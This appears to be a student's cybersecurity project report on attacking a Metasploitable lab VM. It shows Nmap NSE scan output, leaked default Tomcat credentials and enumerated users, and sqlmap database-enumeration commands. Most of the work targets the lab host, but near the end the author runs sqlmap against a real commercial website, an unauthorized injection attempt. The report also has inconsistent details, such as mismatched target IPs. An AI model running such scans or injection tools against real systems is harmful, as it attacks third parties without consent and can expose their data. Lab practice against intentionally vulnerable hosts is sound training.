

FINAL PROJECT

ACMEGRADE

Cyber Security (April'24)

Metasploitable

Submitted by: R.Yogeshram

Email: yogeshramr@gmail.com

Metasploitable IP : 192.188.29.129

The following steps to be carried out for the successful completion of the project

1. Set Up the Environment

- **Disable Windows Firewall:** Before beginning, ensure that the Windows firewall on the target machine is disabled to allow for unimpeded scanning and exploitation.
- **Ensure Tools are Installed:** Confirm that Nmap, Wireshark, and SQLMAP are installed and configured on your system.

2. Perform Network Scanning using Nmap Script Engines (NSE)

- **Initiate Nmap Scan:**
 - Use Nmap with script engines (NSEs) to scan the target machine (Metasploitable).
 - Focus on identifying database-related vulnerabilities.
- **Identify Loopholes:**
 - Analyze the scan results to identify potential vulnerabilities in the target system.
 - Pay attention to open ports, services running, and potential weak spots that can be exploited.

3. Analyze Packet Information using Wireshark

- **Capture Network Traffic:**
 - Use Wireshark to capture the network traffic during the Nmap scan.
 - Analyze the captured packets to gain insights into the network and identify any suspicious activity or vulnerabilities.


4. Exploit Vulnerabilities using SQLMAP

- **Target Database Vulnerabilities:**
 - Based on the Nmap scan results, identify the databases that are potentially vulnerable.
 - Use SQLMAP to perform SQL injection attacks on these databases to gain access.
- **Extract Data:**
 - Hover into the tables, columns, and retrieve useful information from the database.
 - Make sure to extract and save any critical data that demonstrates the successful exploitation of the vulnerabilities.

Nmap Script Engines:

NSE scripts are categorized into different types such as:

- **auth:** Scripts related to authentication bypass.
- **broadcast:** Scripts that discover hosts by broadcasting messages.
- **brute:** Brute-force password auditing.
- **default:** A basic set of scripts run with -sC or --script=default.
- **dos:** Scripts for testing denial of service vulnerabilities.
- **exploit:** Scripts that target specific vulnerabilities.
- **intrusive:** Scripts that may be harmful to the target.
- **safe:** Scripts that are considered non-intrusive.



```
kali@kali: /usr/share/nmap/scripts
File Actions Edit View Help
kali@kali: ~ x kali@kali: / x kali@kali: /usr/share/nmap/scripts x
(kali@kali)-[/]
$ cd /usr/share/nmap
(kali@kali)-[/usr/share/nmap]
$ ls
nmap.dtd          nmap-os-db      nmap-rpc        nmap-services  nselib          scripts
nmap-mac-prefixes nmap-protocols nmap-service-probes nmap.xml       nse_main.lua
(kali@kali)-[/usr/share/nmap]
$ cd scripts
(kali@kali)-[/usr/share/nmap/scripts]
$ ls
acarsd-info.nse             http-hp-ilo-info.nse          nrpe-enum.nse
address-info.nse           http-huawei-hg5xx-vuln.nse    ntp-info.nse
afp-brute.nse              http-icloud-findmyiphone.nse ntp-monlist.nse
afp-ls.nse                 http-icloud-sendmsg.nse     omp2-brute.nse
afp-path-vuln.nse          http-iis-short-name-brute.nse omp2-enum-targets.nse
afp-serverinfo.nse         http-iis-webdav-vuln.nse     omron-info.nse
afp-showmount.nse          http-internal-ip-disclosure.nse openflow-info.nse
ajp-auth.nse               http-joomla-brute.nse        openlookup-info.nse
ajp-brute.nse              http-jsonp-detection.nse     openvas-otp-brute.nse
ajp-headers.nse            http-litespeed-sourcecode-download.nse openwebnet-discovery.nse
ajp-methods.nse            http-ls.nse                  oracle-brute.nse
ajp-request.nse            http-majordomo2-dir-traversal.nse oracle-brute-stealth.nse
allseeingeve-info.nse     http-malware-host.nse      oracle-enum-users.nse
amqp-info.nse              http-mcmap.nse               oracle-sid-brute.nse
asn-query.nse              http-methods.nse             oracle-tns-version.nse
auth-owners.nse            http-method-tamper.nse      ovs-agent-version.nse
auth-spoof.nse             http-mobileversion-checker.nse p2p-conficker.nse
backorifice-brute.nse      http-ntlm-info.nse          path-mtu.nse
backorifice-info.nse       http-open-proxy.nse         pcanywhere-brute.nse
bacnet-info.nse            http-open-redirect.nse      pcworx-info.nse
banner.nse                 http-passwd.nse              pgsql-brute.nse
bitcoin-getaddr.nse        http-phpmyadmin-dir-traversal.nse pjl-ready-message.nse
bitcoin-info.nse           http-phpself-xss.nse        pop3-brute.nse
bitcoinrpc-info.nse        http-php-version.nse        pop3-capabilities.nse
bittorrent-discovery.nse   http-proxy-brute.nse        pop3-ntlm-info.nse
bjnp-discover.nse          http-put.nse                 port-states.nse
broadcast-ataoe-discover.nse http-qnap-nas-info.nse      ptp-version.nse
broadcast-avahi-dos.nse    http-referer-checker.nse    puppet-naivesigning.nse
broadcast-bjnp-discover.nse http-rfi-spider.nse         qconn-exec.nse
```

To view all the available scripts available on kali linux use the following command

```
cd /usr/share/nmap
```

Basic Nmap scanning with NSE

-sC it identifies the open ports with default scripts


```
kali@kali: ~  
File Actions Edit View Help  
~(kali@kali)~  
$ sudo nmap -sC 192.168.29.129  
[sudo] password for kali:  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-04 09:33 EDT  
Nmap scan report for 192.168.29.129  
Host is up (0.0042s latency).  
Not shown: 977 closed tcp ports (reset)  
PORT      STATE SERVICE  
21/tcp    open  ftp  
| ftp-syst:  
|   STAT:  
|   FTP server status:  
|   | Connected to 192.168.29.134  
|   | Logged in as ftp  
|   | TYPE: ASCII  
|   | No session bandwidth limit  
|   | Session timeout in seconds is 300  
|   | Control connection is plain text  
|   | Data connections will be plain text  
|   | vsFTPd 2.3.4 - secure, fast, stable  
|_End of status  
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)  
22/tcp    open  ssh  
| ssh-hostkey:  
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)  
|   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)  
23/tcp    open  telnet  
25/tcp    open  smtp  
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BIT  
TIME, DSN  
|_ssl-date: 2024-09-04T13:33:46+00:00; +1s from scanner time.  
|_ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such  
thing outside US/countryName=XX  
| Not valid before: 2010-03-17T14:07:45  
|_Not valid after: 2010-04-16T14:07:45  
|_sslv2:  
|   SSLv2 supported  
|   ciphers:  
|   | SSL2_RC2_128_CBC_EXPORT40_WITH_MD5  
|   | SSL2_RC4_128_EXPORT40_WITH_MD5  
|   | SSL2_DES_64_CBC_WITH_MD5  
|   | SSL2_RC4_128_WITH_MD5  
|   | SSL2_RC2_128_CBC_WITH_MD5  
|   | SSL2_DES_192_EDE3_CBC_WITH_MD5  
|_
```

```
kali@kali: ~  
File Actions Edit View Help  
53/tcp open domain  
| dns-nsid:  
|_ bind.version: 9.4.2  
80/tcp open http  
|_http-title: Metasploitable2 - Linux  
111/tcp open rpcbind  
| rpcinfo:  
|_ program version port/proto service  
|_ 100000 2 111/tcp rpcbind  
|_ 100000 2 111/udp rpcbind  
|_ 100003 2,3,4 2049/tcp nfs  
|_ 100003 2,3,4 2049/udp nfs  
|_ 100005 1,2,3 42362/udp mountd  
|_ 100005 1,2,3 56512/tcp mountd  
|_ 100021 1,3,4 38345/udp nlockmgr  
|_ 100021 1,3,4 45089/tcp nlockmgr  
|_ 100024 1 42920/udp status  
|_ 100024 1 51661/tcp status  
139/tcp open netbios-ssn  
445/tcp open microsoft-ds  
512/tcp open exec  
513/tcp open login  
514/tcp open shell  
1099/tcp open rmiregistry  
1524/tcp open ingreslock  
2049/tcp open nfs  
2121/tcp open ccproxy-ftp  
3306/tcp open mysql  
| mysql-info:  
|_ Protocol: 10  
|_ Version: 5.0.51a-3ubuntu5  
|_ Thread ID: 7  
|_ Capabilities flags: 43564  
|_ Some Capabilities: LongColumnFlag, SupportsTransactions, Support41Auth, SwitchToSSLAfterHandshake, SupportsCompress  
|_ Status: Autocommit  
|_ Salt: 1[[6:'LBDmx5>w_Tg,CI  
5432/tcp open postgresql  
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such  
|_ thing outside US/countryName=XX  
|_ Not valid before: 2010-03-17T14:07:45  
|_ Not valid after: 2010-04-16T14:07:45  
|_ ssl-date: 2024-09-04T13:33:46+00:00; +1s from scanner time.  
5900/tcp open vnc
```

```
kali@kali: ~  
File Actions Edit View Help  
5900/tcp open vnc  
| vnc-info:  
|_ Protocol version: 3.3  
|_ Security types:  
|_ VNC Authentication (2)  
6000/tcp open X11  
6667/tcp open irc  
| irc-info:  
|_ users: 1  
|_ servers: 1  
|_ lusers: 1  
|_ lservers: 0  
|_ server: irc.Metasploitable.LAN  
|_ version: Unreal3.2.8.1. irc.Metasploitable.LAN  
|_ uptime: 0 days, 0:02:28  
|_ source ident: nmap  
|_ source host: E652A892.E5C4C5A1.FFFA6D49.IP  
|_ error: Closing Link: zewyacctl[192.168.29.134] (Quit: zewyacctl)  
8009/tcp open ajp13  
|_ajp-methods: Failed to get a valid response for the OPTION request  
8180/tcp open unknown  
|_http-favicon: Apache Tomcat  
|_http-title: Apache Tomcat/5.5  
MAC Address: 00:0C:29:0E:B5:8F (VMware)  
  
Host script results:  
|_ smb2-time: Protocol negotiation failed (SMB2)  
|_ smb-os-discovery:  
|_ OS: Unix (Samba 3.0.20-Debian)  
|_ Computer name: metasploitable  
|_ NetBIOS computer name:  
|_ Domain name: localdomain  
|_ FQDN: metasploitable.localdomain  
|_ System time: 2024-09-04T09:33:31-04:00  
|_ smb-security-mode:  
|_ account_used: <blank>  
|_ authentication_level: user  
|_ challenge_response: supported  
|_ message_signing: disabled (dangerous, but default)  
|_ nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)  
|_ clock-skew: mean: 1h00m00s, deviation: 2h00m00s, median: 0s  
  
Nmap done: 1 IP address (1 host up) scanned in 73.58 seconds
```

Run Specific Scripts: To use specific NSE scripts, we can run some sample scripts like

```
nmap --script=http-vuln-cve2017-5638 -p 80 192.168.29.129
```



```
(kali㉿kali)-[~]  
$ nmap -p 80,443 --script=default 192.168.29.129  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-04 10:01 EDT  
Nmap scan report for 192.168.29.129  
Host is up (0.0028s latency).  
  
PORT      STATE SERVICE  
80/tcp    open  http  
|_http-title: Metasploitable2 - Linux  
443/tcp    closed https  
  
Nmap done: 1 IP address (1 host up) scanned in 1.59 seconds
```

We can also target specific ports to speed up the scan or focus on known services:

The above images shows – port 80,443 are scanned using default script set

Run Multiple Scripts: we can also run multiple scripts by separating them with a comma

```
nmap --script=ssl-heartbleed,http-shellshock -p 443 192.168.29.129
```

this command checks the SSL heartbleed and shellshock vulnerabilities on port 443.

Advanced Scanning with NSE

Scan with a Category of Scripts:

```
nmap --script=auth 192.168.29.129
```

Use Wildcards for Script Names:

```
nmap --script "http-*" -p 80 192.168.29.129
```

Using Xsltproc to save the scanned port

This xsltproc converts the saved xml file report into a readable HTML report that be used for further analysis

```
kali@kali: /

File Actions Edit View Help

kali@kali: ~ x kali@kali: / x

(kali@kali)-[/]
$ nmap --script=auth 192.168.29.129
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-04 09:59 EDT
Nmap scan report for 192.168.29.129
Host is up (0.0042s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh
|_ssh-auth-methods:
|   Supported authentication methods:
|   publickey
|   password
|_ssh-publickey-acceptance:
|_ Accepted Public Keys: No public keys accepted
23/tcp    open  telnet
25/tcp    open  smtp
|_smtp-enum-users:
|_ Method RCPT returned a unhandled status code.
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
|_mysql-empty-password: ERROR: Script execution failed (use -d to debug)
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
|_http-default-accounts:
```

```
kali@kali: /

File Actions Edit View Help


kali@kali: ~ x kali@kali: / x

53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
|_mysql-empty-password: ERROR: Script execution failed (use -d to debug)
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
|_http-default-accounts:
|   [Apache Tomcat] at /manager/html/
|   tomcat:tomcat
|   [Apache Tomcat Host Manager] at /host-manager/html/
|   tomcat:tomcat
|_

Host script results:
|_smb-enum-users:
|_ Domain: METASPLOITABLE; Users: backup, bin, bind, daemon, dhcp, distccd, ftp, games, gnats, irc, klog, libuuid, lis
t, lp, mail, man, msfadmin, mysql, news, nobody, postfix, postgres, proftpd, proxy, root, service, sshd, sync, sys, sys
log, telnetd, tomcat55, user, uucp, www-data

Post-scan script results:
|_creds-summary:
|   192.168.29.129:
|   8180/nil:
|   tomcat:tomcat - Valid credentials
|_ tomcat:tomcat - Valid credentials
Nmap done: 1 IP address (1 host up) scanned in 31.11 seconds

(kali@kali)-[/]
$
```





Nmap Scan Report - Scanned at Wed Sep 4 10:11:46 2024							
Scan Summary 192.168.29.129							
Scan Summary							
Nmap 7.94SVN was initiated at Wed Sep 4 10:11:46 2024 with these arguments: nmap --script=http-sql-injection -oX scanned.xml 192.168.29.129							
Verbosity: 0; Debug level 0							
Nmap done at Wed Sep 4 10:12:28 2024; 1 IP address (1 host up) scanned in 41.34 seconds							
192.168.29.129							
Address							
• 192.168.29.129 (IPv4) • 00:0C:29:0E:85:B8 - VMware (mac)							
Ports							
The 977 ports scanned but not shown below are in state: closed							
• 977 ports replied with: reset							
Port	State (toggle closed [0] / filtered [0])	Service	Reason	Product	Version	Extra info	
21	tcp open	ftp	syn-ack				
22	tcp open	ssh	syn-ack				
23	tcp open	telnet	syn-ack				
25	tcp open	smtp	syn-ack				
53	tcp open	domain	syn-ack				
80	tcp open	http	syn-ack				
http-sql-injection							
Possible sql for queries: http://192.168.29.129:80/dav/?C=0&380&30&27&200&20&sqlspider http://192.168.29.129:80/dav/?C=0&380&30&27&200&20&sqlspider http://192.168.29.129:80/dav/?C=0&380&30&27&200&20&sqlspider http://192.168.29.129:80/dav/?C=0&380&30&27&200&20&sqlspider http://192.168.29.129:80/mutillidae/index.php?page=register.php?27&200&20&sqlspider http://192.168.29.129:80/mutillidae/index.php?page=documentation&27&200&20&sqlspider http://192.168.29.129:80/mutillidae/index.php?page=usage-instructions.php?27&200&20&sqlspider http://192.168.29.129:80/mutillidae/index.php?page=view-someones-blog.php?27&200&20&sqlspider http://192.168.29.129:80/mutillidae/index.php?page=login.php?27&200&20&sqlspider http://192.168.29.129:80/mutillidae/index.php?page=php-errors.php?27&200&20&sqlspider http://192.168.29.129:80/mutillidae/index.php?page=toggle-security&27&200&20&sqlspider&page=home.php http://192.168.29.129:80/mutillidae/index.php?page=reset-background-color.php?27&200&20&sqlspider http://192.168.29.129:80/mutillidae/index.php?page=add-to-your-blog.php?27&200&20&sqlspider http://192.168.29.129:80/mutillidae/index.php?page=how-log.php?27&200&20&sqlspider http://192.168.29.129:80/mutillidae/index.php?page=how-log.php?27&200&20&sqlspider							
							Go to top
							Toggle Closed Ports
							Toggle Filtered Ports

Accessing the DVWA:

DVWA – Damn Vulnerable Web Application

By using DVWA, we can practice various techniques and methodologies used in web application security testing. For example, we can use manual testing techniques to identify vulnerabilities, such as inspecting the source code, analyzing network traffic, and manipulating input fields.



SQL injection with SQLMAP

Identify a Vulnerable Web Application:

- Based on your Nmap scan, identify a web application running on the Metasploitable target that may be vulnerable to SQL injection (e.g., DVWA).

SQLMAP command:

```
sqlmap -u "http://192.168.29.129/vulnerable_page.php?id=1" --batch --dbs
```

--u: URL of the target.

--batch: Automatically handle user prompts.

--dbs: Enumerate databases.

```
(kali@kali):~/
$ sqlmap -u "http://192.168.29.129/vulnerable_page.php?id=1" --batch --dbs

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers
ume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 10:27:27 /2024-09-04/

[10:27:27] [INFO] testing connection to the target URL
[10:27:27] [CRITICAL] page not found (404)
it is not recommended to continue in this kind of cases. Do you want to quit and make sure that everything is set up properly? [Y/n] Y
[10:27:27] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 1 times

[*] ending @ 10:27:27 /2024-09-04/

(kali@kali):~/
$ sqlmap -u "http://lenskart.com/vulnerable_page.php?id=1" --batch --dbs

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers
ume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 10:27:50 /2024-09-04/

[10:27:50] [INFO] testing connection to the target URL
[10:27:51] [WARNING] potential permission problems detected ('Access denied')
[10:27:51] [WARNING] the web server responded with an HTTP error code (403) which could interfere with the results of the tests
you have not declared cookie(s), while server wants to set its own ('_cf_bm=Fe3JLz4TxB...9.OXotNzKA'). Do you want to use those [Y/n] Y
[10:27:51] [INFO] checking if the target is protected by some kind of WAF/IPS
[10:27:51] [INFO] testing if the target URL content is stable
[10:27:51] [WARNING] target URL content is not stable (i.e., content differs). sqlmap will base the page comparison on a sequence matcher. If no dynamic nor injectable parameters are detected, or in case
junk results, refer to user's manual paragraph 'Page comparison'
```

